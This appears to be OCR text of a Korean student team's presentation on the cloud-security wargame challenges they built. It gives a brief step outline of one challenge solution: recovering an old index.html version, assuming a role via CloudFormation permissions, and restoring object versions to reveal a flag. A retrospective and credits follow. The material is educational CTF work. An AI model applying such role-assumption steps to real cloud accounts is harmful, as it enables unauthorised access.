
5.Index.html 예전 버전 내용 확인 → flag.txt 파싱 로직 발견

6.객체 잠금 정보 확인 → Governance 모드 (페이크 요소)

7.권한 탈취 시도 → CloudFormation 권한 활용해 Role Assume

8.이전 버전 복원 → 새로운 버전 생성 → 웹에서 덮어쓰기 효과

9.웹 재접속 → index.html 복원으로 플래그 노출



[프로젝트 회고와 앞으로의 계획]

1. 프로젝트를 통해 배우게 된 점

- 웹 해킹 기법과 다양한 클라우드 서비스 동작 과정을 학습
- 공격자 관점에서 클라우드 보안을 이해하고 시나리오 기반 문제 제작 경험
- 단순 풀이가 아닌 워게임 문제 제작·사이트 운영 경험을 통해 실전 감각 습득

2. 진행하며 아쉬웠던 점

- 클라우드 기초 지식 부족으로 학습 기간이 길어짐
- 과금 문제, 시간 제약으로 인해 더 많은 문제를 제작·운영하지 못함

3. 개선하기 위한 향후 계획

- 스터디와 심화 학습을 통한 지속적 성장 및 새로운 취약점 탐구
- 다양한 인프라 환경을 적용한 고난도 문제 제작 시도
- 네트워킹과 발표를 통해 경험을 공유하고 학습 네트워크 확장

Thanks.
For Watching

← Write-up
(QR 코드)

멘토

권현준

PL

전현진

팀원

박민서 김수민 김학규 서정우
심영진 유수빈 이지향 전유병